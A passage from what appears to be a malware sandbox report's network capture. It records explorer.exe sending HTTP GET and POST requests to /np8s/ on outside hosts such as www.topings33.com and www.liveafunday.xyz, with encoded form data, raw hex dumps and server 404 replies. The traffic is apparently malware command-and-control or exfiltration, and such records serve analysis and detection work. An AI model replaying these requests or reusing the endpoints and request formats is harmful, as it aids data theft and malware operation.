57 4e 49 50 4d 34 5f 34 78 5a 6c 6d 6b 5a 75 67 46 34 59 6b 4e 71 41 76 50 28 76 71 44 4d 38 37 77 34 48 53 5a 50 52 54 4a 6e 30 50 39 69 50 32 47 37 50 4a 58 68 58 4d 62 52 47 6d 52 6b 64 5a 4a 5a 2d 36 54 35 32 4e 6b 37 53 79 55 79 5a 36 2d 48 49 4c 54 66 32 33 76 42 59 44 69 4c 49 6f 47 77 48 45 77 39 59 4e 63 47 64 50 44 72 2d 70 6f 47 42 47 62 4b 58 6f 77 75 66 61 47 66 70 57 68 72 69 59 44 6f 64 4d 70 42 77 6a 57 79 6c 44 4a 72 4f 76 6f 71 4c 43 76 73 39 55 49 77 38 67 75 36 75 41 59 4b 64 55 59 41 48 53 51 62 4e 56 52 28 62 5a 30 39 50 4e 56 75 48 73 30 39 7a 44 38 57 63 44 7a 5a 52 72 4e 31 47 55 6d 47 4f 4e 77 4d 69 54 6a 33 35 63 45 71 6f 67 4b 68 39 58 62 72 62 45 4f 6e 46 38 37 46 59 77 67 43 4d 37 69 62 5a 66 4b 48 44 4c 6f 73 7a 6b 57 69 44 43 62 33 66 42 4e 41 42 28 44 36 4a 69 37 6a 46 57 5f 44 61 71 2d 70 6d 54 68 61 31 66 66 62 32 44 51 32 38 71 44 39 6a 57 49 77 6e 7a 75 6e 49 70 7a 6c 58 38 48 71 67 63 77 39 52 4a 67 4b 6a 52 70 64 72 71 61 52 66 58 50 28 4b 64 64 5a 2d 52 4f 79 49 30 71 61 4b 70 49 65 6e 7e 2d 49 48 78 42 4f 5f 35 46 7e 48 41 6c 49 59 41 37 54 32 79 75 5a 76 35 71 63 71 6e 6c 33 76 5a 78 43 6e 72 33 33 67 4c 4a 61 46 43 52 48 4b 53 53 41 46 51 79 39 33 42 33 57 34 57 31 51 41 69 5a 70 56 34 56 54 62 79 55 33 73 64 6d 66 6f 58 55 48 77 76 33 56 35 41 65 76 59 4f 63 5f 4b 32 53 79 67 76 6d 77 50 48 4c 6a 56 62 50 55 42 55 67 49 67 36 30 74 34 59 77 68 56 6c 46 37 6b 47 30 33 74 34 46 43 78 43 38 43 47 6f 53 37 4d 70 79 46 4b 6d 39 4f 32 4c 36 51 46 58 52 4b 37 6d 4f 4f 34 47 76 34 68 45 74 76 67 5f 53 56 35 35 51 34 4c 72 32 63 73 36 35 70 7e 45 4d 51 44 4e 73 57 51 4e 32 4d 42 6f 75 35 56 39 7a 76 36 4a 44 52 72 70 42 75 67 64 46 6c 6e 6b 45 4e 33 52 38 6b 73 6b 34 4f 46 5f 43 39 41 6f 49 4b 53 58 61 77 6e 33 62 6a 35 33 34 51 36 54 67 35 59 30 55 34 5a 75 41 4a 61 38 43 32 41 52 31 4f 4b 54 53 6e 32 33 31 73 45 33 56 76 46 45 6f 49 6a 70 66 69 4b 36 76 36 58 4a 76 34 74 36 6c 75 46 6c 44 4b 74 32 4b 4e 4a 43 7e 6d 41 51 45 79 73 51 33 47 61 67 34 57 66 62 7a 72 54 46 72 45 6d 31 4d 50 52 53 75 6b 7e 61 39 46 57 45 35 38 35 71 70 4e 6c 59 43 50 28 37 75 4e 64 6a 63 71 6c 49 39 6c 52 73 52 35 6c 32 6d 72 79 4e 35 77 6a 44 48 45 72 55 48 68 6c 37 71 33 36 72 36 55 74 61 67 56 53 6f 28 36 31 56 30 54 6d 7a 4c 79 53 37 28 41 52 4d 6e 35 32 31 71 53 4d 4a 4e 48 7e 53 34 6a 45 31 64 4e 57 7a 6c 58 62 30 42 33 6b 75 71 31 43 6c 58 72 77 4b 57 57 31 52 45 47 65 66 39 5f 6a 47 4d 35 57 70 67 72 6b 4d 45 4b 7e 37 79 44 6f 46 49 6c 6a 54 6f 30 72 70 41 46 51 41 39 73 34 68 4e 78 28 76 34 61 45 31 6f 68 77 75 54 63 4e 4c 36 6c 39 50 77 32 6a 63 64 6e 71 68 65 70 67 64 31 32 73 47 34 54 6d 32 50 6f 52 47 30 5a 73 68 56 43 58 76 48 6c 71 5a 75 66 79 74 30 33 50 48 32 4d 33 32 77 6d 45 69 70 49 57 6c 34 30 52 37 65 30 64 48 6c 72 6c 73 4f 66 73 54 79 36 54 50 55 65 34 6c 52 49 59 38 64 50 54 6e 74 62 55 64 6d 6b 76 59 56 58 42 45 68 6b 43 62 51 54 30 6c 7a 6a 5a 35 65 49 49 45 53 4c 46 70 6c 63 6e 71 7a 2d 56 6b 4b 4a 76 31 49 46 4c 33 7e 44 70 45 51 59 74 47 76 4d 75 4d 7a 71 68 53 53 7a 75 46 31 67 4e 2d 30 5a 72 4d 6e 43 64 44 7e 33 4e 34 Data Ascii: c2MH6DeP=x3boOy1IYXfmX0aURp2NCztrfCflZ8WHNpn6xt7m7jnmRKQf3ThDdvoZct9quygtUNr81 ZlIOGIX60ZeiZNPc6yV9KaB6SpA9fXS40Ya01vaE-LsUo3Kzc98vLHdFqz-y8yp2AS0Oa~A0xCT7VRz20(QGRJEO8y BbcWy(c5S6myBdsg-EPc6L3OTwnpvP6k4roSg8_wvMKHLC21-aPr376Eio6h8rl9eEwslUgx3Qw2m3ANGABCFO3QGQ a614kokWsVA1Nb4LLiO4-KwYgL_e4fJHtql9w(pvJY5bxGAjnzlcAmmIEZl9uU1MWNIPM4_4xZlmkZugF4YkNqAvP(vqDM87w4HSZPRTJn0P9iP2G7PJXhXMbRGmRkdZJZ-6T52Nk7SyUyZ6-HILTf23vBYDiLIoGwHEw9YNcGdPDr-poGBG bKXowufaGfpWhriYDodMpBwjWylDJrOvoqLCvs9Ulw8gu6uAYKdUYAHSQbNVR(bZ09PNVuHs09zD8WcDzZRrN1GUmG ONwMiTj35cEqogKh9XbrbEOnF87FYwgCM7ibZfKHDLoszkWiDCb3fBNAB(D6Ji7jFW_Daq-pmTha1ffb2DQ28qD9jW lwnzunIpzlX8Hqgcw9RJgKjRpdrqaRfXP(KddZ-ROyl0qaKpIen~-IHxBO_5F~HAllYA7T2yuZv5qcqnl3vZxCnr33 gLJaFCRHKSSAFQy93B3W4W1QAiZpV4VTbyU3ssdmfoXUHwv3V5AevYOc_K2SygvmwPHLjVbPUBUgIg60t4YwhVlF7k G03t4FCxC8CGoS7MpyFKm9O2L6QFXRK7mOO4Gv4hEtvg_SV55Q4Lr2cs65p~EMQDNsWQN2MBou5V9zv6 JDRrpBugdFlnkEN3R8ksk4OF_C9AoIKSXawn3bj534Q6Tg5Y0U4ZuAJa8C2AR1OKTSn231sE3VvFEoIjpfiK6v6XJv 4t6luFlDKt2KNJC~mAQEysQ3Gag4WfbzrTFrEm1MPRSuk~a9FWE585qpNlYCP(7uNdjcqll9lRsR5l2mryN5wjDHEr UHhl7q36r6UtaqVSo(61V0TmzLyS7(ARMn521qSMJNH~S4jE1dNWzlXb0B3kuq1ClXrwKWW1REGef9_jGM5WpqrkME

Timestamp	kBytes transferred	Direction	Data
			K~7yDoFIljTo0rpAFQA9s4hNx(v4aE1ohwuTcNL6l9Pw2jcdnqhepgd12sG4Tm2PoRG0ZshVCXvHlqZufyt03PH2M3 2wmEipIWl40R7e0dHlrlsOfsTy6TPUe4lRIY8dPTntbUdmkvYVXBEhkCbQT0lzjZ5eIIESLFplcnqz-VkKJv1IFL3~ DpEQYtGvMuMzqhSSzuF1gN-0ZrMnCdD~3N4pB9vz0T0ADcRajN96O(SZF8BF3yIvpfdfKQZ3peMBisOdEKw5v90JZi l2nonID8puRsHzUIs5UM1a4G6uYuQI7m1B4XKFoCRe_eHPZjBc4vo9CXUCRKSUnQhfbhby1jPxMO-h2MAHWIttZQ30 xc3mrJhR8sRPtzNXRjdDLF8ORIL~2QK2mpX7dGiYTxC2aaImW4ioBLh1upisCjeL-uR5Xk3arpoiaJPVHqXywyJVDJ ldsRNcgb074ybmCnJyCssc4aUy7EYigJcURwnKVX8oWPFiDSGkKcCp67AxNtNjMunwlzZufcLSF~VqiAIq1xLFe45x maiKfMm0xYw22CEXgtimusK12pXqOIge_ck1VdyCI1Tpi8UmQNgca7cu6EYIG8cNkvBe7rORYeYltHTl2a1DyvEERL pqvZ2cqMlTQ~NWJFWHzy-6W7tR3t79txNTmNyl1bvEMwSzfmuOtTH03rWwZdOYtiSv55vAEFFjLrneptzI8k2WF79O hiGskAclJibPjxdo-rV2jt3E5wvtzZGo3vDHabCOgaYro3YB_SzCJLv7G9A0Q9SEMCxyAllGWnAtREgXbpSxY22uF2 hSrKZnrnMF1wfQ5040soOKJuuhRZZLO5vOOZNJS8L0no5obCFXCLDH3Su6I7Bils2AoqltJFXYNMmX0CNQkiYH1N0Y C9cdGlX2g3K3CPJT-(rTdLvgnAgIJfpLj5XP_zDuRthDzQl6H(Zp8qfT-ZRZuBv(206P5zWTEWFTppbG9eaJLkcJx3 RgtHlCajT0ZxW1EVvkOHSsEKq0IdGI7vLI9nszcPt(CU4VSIEzS8XBsIq5zTwy5fl35IU6jNOpLQCGVEKQxfSzIITaaLKWgI-OvGSSM4h2pgHpHHlnYdLNUt2AHOCEn2c7IUqNxVn406-zbQzlmzG8lBEy7ZBCVYnxqovsnXg(gdrFgH8Ymw Kru8nLunSQrWfDBk1IYCoxKI8SZou7KOE~y4ZRPIji98Sng7B0d2bUigwU4bGnOw29_aSENdd1_d_WDg8mVYCwbBCO lbp3HyNtx7xlkotwe4hQ-vbUSBNe_WSCLgK7cXPWlKl8KGYz978vBONTqqhakof4Bqx6jPiXQFl(opDjRlIzVPW(2W YXIAgonq0ZAO8GnzjZsWyCI203wUnzP2Ni3Gdi8X_qeUsWJa387EuOppn~M(WOp5SU1L-Sr6rYZdkuYNcj_p_9aIPD G8afNqX~hpoC_5VC8hwbSNTrzlwv_f01thCNUTHMq0L6O5Qr5ABGTbIVaGAnhTUJ4vnDll2EpQHxtQEGbiIT27e5MU AdtPo5a8MpZipk68Xs1hQYvMOHIUv5FcarEYLnySVDZTEbzuh4XXQ5wDCwvS4aqZzKN3CbbazNmzU9Azp3XGiYU74(6cTfQS6icT4ijUH8rs-Qfcgv-F_4H(z48ibJNazEX~PVY1O(jD_6OKOdPLRv26UVwUr4fwXExk5QjObZ2J_p32wavv iy5b5sGt-ffZOx7xcYpRQApCM7q8t7qigj0REOsUuyt6SU2eWvWJWpCzKjU7EMGzW6zWCuhwsOB5ZV08IjWQHgO5I2 Tippf5Qgu9AVpweS3Q4DliLMRh3U2eQ15JfqtY6XjSvWdL_OCJGLVMKRWZI2YGGyZRxfWw3Ui19nIoWwIxFNH2_OfK YLuOz0UgJBuwUOCrQjfsYUC(7umJ6KuJs2186bJBLqMcIoQH2xCGTSFBhOm8Zxzj3w6rh2yH_gPASTicCoqckVCvdH kchGS1S5kfqQ-LYNmARvWofz3kfJSXh0giGh~9H7PbPmsmFgJco-rcT99jj5sLTR45~aNyR9xSWPeU4zszDbfVK-4 fp1~E6fuUkc33zWibhB7cw44IkkfZ6gM_VlSpv9ucKXiwmbXcTVTSwjLJ0ybr5Wp9U4z93lBLSeUyxzziTRZWjl4iK hymiFohApM2E1V00KFHqVoeCdefZkYgmeh_rA3Y5hCYDcWpACjjhUcowBXKaaGlVQk2Q8T1zHnpd9mQH5hYZ-4i4hX 2mqiTgEk_0NmmAgjjSH9tGPIn3zjZLbqgHvyMgwkoxgGSV4kH3KyHNgIJs6(cHZDxRS9Yb3dUw-gKVdgUgxxBsDkMW OBuNseUsWk2EGGJbSPcXRNYue59gxqZnRy2Qu0PWKpGuU~PoZ~FlB19Cg3QB874GD(B(tZsLgbH30YYq F19oLDTd7IcFnEZFciHQlH3ZMotXlfA0kppwZkqDJuIw-Y-DHyEkSOZbyvlLJjQefhF8J~k83yhIpk4(OpNnE6SZVf yHXh_~2LUlLJUOUneIaGriT59Zav4DQUwlmeOHqU5QjbBkcjDT0dxVsBypIUsdYG6yPx4lxZK~FesLqjOcZoM27c-p lD3qWnjoLR9ttzNxbcE6xUPZFd-RfGpocrJL6RrQ6Qt84slvgXeNR0bzzs8rm71Q_YGUEYGQFJMastAdmlhsgFZRZt u(My38mNMz_jhi2l6o750VNHNtrwq73ZoiNSdgDnI79BdECbCUQTFeyXOowkWHzGu2SBPE7yNei4iRPK-CHIIPm1wv g5wWZefczDTi8qVe_oG3FK8VP2xQMh5EPAlbbaqwW~OGtO1t8RfXYHDOsWuWm3jSigyncpfgMnz(3WWqkZ4Luaz5Gm 7yT3bUhW4rX3b9J84LDtOcErvVI1Ly-Q2lAwmOF~e8z9mNdUb4cJgySNQMsK6IJmI(I1
May 27, 2022 17:29:50.734536886 CEST	9429	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:29:50 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49947	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:52.479199886 CEST	9430	OUT	GET /np8s/?c2MH6DeP=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEPodkGcNW4yt&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.topings33.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:29:52.718517065 CEST	9431	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:29:52 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49954	172.96.186.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:10.875376940 CEST	9515	OUT	POST /np8s/ HTTP/1.1 Host: www.liveafunday.xyz Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.liveafunday.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.liveafunday.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 38 30 47 79 45 65 41 62 30 69 74 45 28 79 79 55 45 61 45 58 76 6b 68 67 42 43 35 79 79 46 73 6f 50 48 47 74 62 6c 7a 6d 6d 37 37 55 6b 31 37 59 76 46 31 4d 5a 61 4c 57 32 35 56 70 68 6b 79 6e 51 31 7a 50 39 59 5a 44 6a 45 64 7a 31 42 4e 58 54 68 6c 31 58 6f 72 41 43 70 30 6b 68 61 52 56 30 56 51 56 73 66 4d 56 61 75 4f 6a 45 36 4d 71 34 6f 67 69 55 31 59 59 72 4c 69 78 50 4e 39 6b 54 33 49 43 30 4e 6e 72 4c 31 61 36 6a 62 55 53 61 6e 70 6b 55 52 54 56 5a 6c 37 32 75 39 64 45 79 51 78 65 4a 31 46 65 79 58 4a 51 75 73 4b 4d 37 33 43 4a 45 31 47 48 42 63 44 36 45 67 78 69 68 52 6f 6d 44 4a 52 33 30 30 4d 65 58 31 38 77 32 30 5a 59 43 47 77 37 72 45 61 69 6a 58 41 44 71 76 58 61 77 30 6b 58 39 6b 35 68 79 5a 75 6f 6a 33 28 68 42 38 6f 6c 41 49 66 33 38 36 4b 32 57 48 48 4c 68 73 33 68 72 47 51 48 73 44 64 44 58 5f 4e 32 51 36 4b 5a 43 54 30 66 50 62 76 68 56 4f 48 4e 61 74 6d 63 32 62 28 44 54 34 53 47 58 7a 30 5f 69 65 77 6d 38 4c 7a 58 51 41 79 7a 66 72 4c 41 33 78 53 35 33 4c 67 4e 38 5a 63 78 44 6d 69 68 56 65 75 42 41 6f 7a 4d 52 33 78 4a 35 71 6c 6a 33 6b 36 45 4f 35 77 46 53 79 61 4a 6c 7a 34 4b 67 74 61 4f 50 37 79 59 35 49 35 6c 6d 5a 43 65 62 54 39 53 42 32 46 55 51 4c 77 4f 79 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=80GyEeAb0itE(yyUEaEXvkhgBC5yyFsoPHGtblzmm77Uk17YvF1MZaLW25VphkynQ1zP9 YZDjEdz1BNXThl1XorACp0khaRV0VQVsfMVauOjE6Mq4ogiU1YYrLixPN9kT3IC0NnrL1a6jbUSanpkURTVZl72u9d EyQxeJ1FeyXJQusKM73CJE1GHBcD6EgxihRomDJR300MeX18w20ZYCGw7rEaijXADqvXaw0kX9k5hyZuoj3(hB8olA If386K2WHHLhs3hrGQHsDdDX_N2Q6KZCT0fPbvhVOHNatmc2b(DT4SGXz0_iewm8LzXQAyzfrLA3xS53LgN8ZcxDmi hVeuBAozMR3xJ5qlj3k6EO5wFSyaJlz4KgtaOP7yY5I5lmZCebT9SB2FUQLwOyg).
May 27, 2022 17:30:11.444529057 CEST	9566	IN	HTTP/1.1 404 Not Found Connection: close x-powered-by: PHP/7.4.29 content-type: text/html; charset=UTF-8 x-litespeed-tag: 440_HTTP.404 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <http://thebestvidforall.xyz/wp-json/>; rel="https://api.w.org/" x-litespeed-cache-control: no-cache transfer-encoding: chunked content-encoding: gzip vary: Accept-Encoding date: Fri, 27 May 2022 15:30:11 GMT server: LiteSpeed Data Raw: 32 66 35 32 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec 7d 6b 73 e3 b6 92 e8 67 bb ea fc 07 0c 5d 19 4b 09 49 91 d4 9b b2 9c 3d 99 3c 36 5b c9 9e 54 26 d9 5b b7 92 d4 14 44 42 12 67 28 92 87 84 2c 39 8e ef 6f bf d5 78 f0 25 50 2f 8f 93 d4 ce 24 95 58 24 81 ee 46 a3 d1 dd 00 1a 8d 9b 17 5f fe eb d5 4f ff f7 87 af d0 92 ae c2 db cb 1b f8 83 42 1c 2d a6 1a 89 8c 9f 5f 6b f0 8e 60 ff f6 f2 e2 66 45 28 46 de 12 a7 19 a1 53 ed e7 9f be 36 46 1a ea e4 5f 22 bc 22 53 ed 2e 20 9b 24 4e a9 86 bc 38 a2 24 a2 53 6d 13 f8 74 39 f5 c9 5d e0 11 83 3d e8 28 88 02 1a e0 d0 c8 3c 1c 92 a9 cd e0 70 04 0c cc 75 1a cf 62 9a 5d e7 40 ae 57 78 6b 04 2b bc 20 46 92 12 40 e2 86 38 5d 90 6b 20 e0 86 06 34 24 b7 3f e0 05 41 51 4c d1 3c 5e 47 3e 7a 79 35 72 6c 7b 82 be bf 47 5f 84 f1 e2 a6 c3 4b 5d de 84 41 f4 0e a5 24 9c 5e fb 51 06 e0 e6 84 7a cb 6b b4 4c c9 7c 7a dd e9 d0 25 99 91 8c de 05 fe 3c 4e 71 18 9a db fb df 39 9e 43 35 33 73 63 c6 e9 a2 56 58 c3 21 25 69 84 29 d1 10 bd 4f c8 54 c3 49 12 06 1e a6 41 1c 75 d2 2c fb 6c bb 0a 35 c4 c8 9b 6a 82 5c f4 32 c5 ff 5e c7 13 f4 35 21 be c6 69 d3 96 94 26 ae 9a c0 ce 9c 10 bf c3 f9 98 93 f9 34 cc af e2 d5 8a 44 34 3b 9a 04 4f 54 28 d3 92 79 69 90 d0 db cb 4d 10 f9 f1 c6 7c b3 49 c8 2a 7e 1b bc 26 94 06 d1 22 43 53 f4 a0 cd 70 46 7e 4e 43 cd 65 0d cc dc 5f 3b bf 76 04 2b 7f ed b0 4e cf 7e ed 78 71 4a 7e ed b0 ca bf 76 ec 9e 69 99 d6 af 9d a1 b3 1d 3a bf 76 34 5d 23 5b aa b9 9a 99 44 0b 4d d7 b2 bb c5 79 f0 b2 bb 05 83 96 dd 2d be e2 00 b3 3b 06 30 5e a7 1e d1 dc 07 cd 8b 23 0f 53 46 86 a0 97 91 ab 92 99 5f 3b 9b c4 08 22 2f 5c fb 24 fb b5 f3 36 63 2f 58 55 23 25 21 c1 19 31 57 41 64 be cd 3e bf 23 e9 74 60 5a da e3 e3 e4 b2 f3 e9 0b f4 d3 32 c8 d0 3c 08 09 0a 32 84 d7 34 36 16 24 22 29 a6 c4 47 9f 76 2e 5f cc d7 91 07 d2 d3 22 3a d6 69 fb e1 0e a7 28 d2 53 3d d6 83 29 36 bd 94 60 4a be 0a 09 74 5f 4b f3 70 74 87 33 ad ad 27 d3 c0 5c 10 fa 0a 06 e6 96 be 7c 59 7e 6a 69 8e af b5 27 12 30 ca 5a 44 02 c6 d3 d7 34 0d a2 85 39 4f e3 d5 ab 25 4e 5f c5 3e d1 c9 b4 95 98 5e 48 70 fa 23 f1 68 cb d2 2d 3d 30 f9 e8 0e cc 25 09 16 4b da d6 13 73 1e 84 e1 4f 64 4b 5b d8 04 a9 bf 6f d1 65 90 e9 a4 ad 5b ba d5 d6 03 93 c6 5f 62 8a 7f fe f1 bb 56 bb 3d 49 09 5d a7 11 3a 1f 2e 15 70 c9 74 3a ad c0 7e cc 1b e6 b5 08 e7 17 dd e5 14 17 56 ad 3d a1 66 96 7a 53 a2 53 d3 27 73 92 4e a9 c9 07 2e f0 ad f3 16 df 61 51 52 c7 c0 50 c1 e9 ec 8b fb 9f f0 e2 bf f1 8a b4 34 d0 99 5a fb 17 eb 37 68 35 89 fc 57 cb 20 f4 5b b4 fd 38 8f d3 56 3c fd 67 9a e2 fb 96 36 0f 31 48 17 97 a6 b6 4e cd 6c 9d 80 f2 cc a6 0f e4 8e a4 f7 74 19 44 0b f7 85 a5 17 4f 5f 6d 3d 92 Data Ascii: 2f52}ksg]KI=<6[T&[DBg(,9ox%P/XF_OB-_k`fE(FS6F_'"S. $N8$Smt9]=(<pub]@Wxk+ F@8]k 4$?AQL< ^G>zy5rl{G_K]A$^QzkL|z%<Nq9C53scVX!%i)OTIAu,l5j\2^5!i&4D4;OT(yiM|I*~&"CSpF~NCe_;v+N~xqJ~vi:v4]#[DMy- ;0^#SF_;"/\$6c/XU#%!1WAd>#t`Z2<246$")Gv._":i(S=)6`Jt_Kpt3'|Y~ji'0ZD49O%N_>^Hp#h-=0%KsOdK[oe[_bV=I]: .pt:~V=fzSS'sN.aQRP4Z7h5W [8V<g61HNltDO_m=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49956	172.96.186.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:10.970308065 CEST	9535	OUT	POST /np8s/ HTTP/1.1 Host: www.liveafunday.xyz Connection: close Content-Length: 36482

Timestamp	kBytes transferred	Direction	Data
			Cache-Control: no-cache Origin: http://www.liveafunday.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.liveafunday.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 38 30 47 79 45 62 70 43 37 79 42 5a 6e 43 7e 33 51 49 45 44 37 46 78 69 4e 53 39 78 33 45 42 34 59 43 62 63 56 45 44 62 6e 2d 50 65 7a 57 50 31 6b 6d 46 69 5a 62 37 5f 36 71 78 74 72 55 4f 6b 51 31 37 78 39 59 56 44 67 45 31 6a 77 53 30 36 54 43 4e 30 56 49 72 38 42 70 30 48 6c 59 6c 34 30 56 63 37 73 66 45 46 5a 66 79 6a 47 66 49 71 36 72 49 58 61 31 59 61 31 62 79 74 4c 4e 78 44 54 33 77 61 30 49 66 72 4c 46 57 36 6a 34 4d 52 63 6c 42 72 54 42 54 55 53 46 36 79 67 64 59 33 79 51 31 38 4a 77 6c 65 79 68 78 51 68 59 47 4d 77 67 57 4b 64 56 47 34 46 63 44 4e 41 67 39 4a 68 52 6b 51 44 4c 39 4e 30 42 45 65 57 46 38 7a 7a 6e 70 68 46 52 73 57 34 55 47 5f 6a 58 4e 70 72 2d 4c 38 77 77 31 30 70 6d 77 58 73 4c 58 48 6a 31 7a 50 44 63 6f 68 5a 34 66 57 38 36 4b 57 57 48 48 70 68 74 6e 68 72 42 4d 48 74 67 31 44 41 75 4e 78 66 36 4b 51 4c 7a 31 4d 41 37 72 64 56 4f 50 64 61 70 71 36 32 71 37 44 53 5a 69 47 55 42 4d 38 33 4f 78 74 34 4c 79 42 61 67 79 47 66 72 4c 70 33 30 71 70 32 34 55 4e 36 4c 30 78 41 43 43 68 46 2d 75 42 5a 59 7a 4f 61 58 38 43 35 71 74 6e 33 68 7e 2d 4f 4b 63 46 52 6b 47 4a 72 78 41 4b 6a 64 61 4f 43 62 7a 74 32 59 73 71 6d 59 37 75 59 79 52 37 50 78 41 5f 61 62 68 4b 68 62 7a 67 7a 46 34 76 59 6b 54 56 54 79 42 50 59 55 64 4d 35 64 6c 5a 52 6c 37 45 43 64 34 6a 51 50 74 4c 53 58 42 4b 78 45 65 38 71 66 79 64 4e 69 38 72 70 44 35 54 33 66 79 56 4e 38 42 38 38 31 30 34 4c 30 30 5a 6e 66 65 6f 50 6f 79 66 63 72 37 65 4d 36 45 4d 56 5f 6b 68 71 58 32 36 6f 6b 7e 53 36 45 33 35 50 75 67 61 75 74 30 44 7a 68 63 79 64 56 47 55 74 68 31 68 6a 35 4d 6e 47 41 65 44 6f 58 7e 58 58 74 6d 52 41 6b 49 36 46 63 55 62 33 55 39 78 34 67 78 74 67 77 70 73 6a 6b 52 5a 76 76 62 49 6d 68 4a 73 61 67 75 4f 4f 39 67 66 4f 39 67 58 69 38 64 47 39 4c 33 30 6f 5a 36 34 31 65 55 69 4e 58 53 4c 39 6e 72 6f 77 7a 78 32 6e 58 6f 37 42 44 6c 72 28 72 5a 52 6d 4d 67 74 77 72 77 6c 41 5f 75 6f 4d 5a 36 34 71 2d 78 32 70 43 78 4f 46 48 45 32 57 78 77 42 74 62 69 6d 4f 66 32 51 45 49 62 34 59 41 53 50 39 6d 30 6a 62 5f 67 33 36 51 4e 69 4a 34 5a 4a 37 66 56 6b 35 4f 71 33 62 56 76 4e 68 6b 6c 57 71 6c 6f 32 43 62 4a 62 68 72 44 71 36 42 31 63 2d 73 55 78 44 30 49 33 4e 72 57 70 56 67 4d 36 68 31 4b 56 66 31 52 48 49 6a 53 71 78 64 63 73 31 56 61 41 58 4a 61 35 6f 4d 57 61 6c 59 76 37 53 77 6a 51 51 71 37 4c 68 6c 70 34 78 34 44 4c 45 30 73 50 49 67 70 4b 67 31 6f 4c 73 59 42 56 64 66 4a 65 2d 50 54 54 70 70 78 66 75 37 37 7e 42 4d 33 42 64 79 4b 6c 32 39 39 56 59 79 42 6b 6b 37 73 71 5f 50 61 4e 4a 5a 58 76 6c 70 6c 41 65 38 41 34 69 6b 61 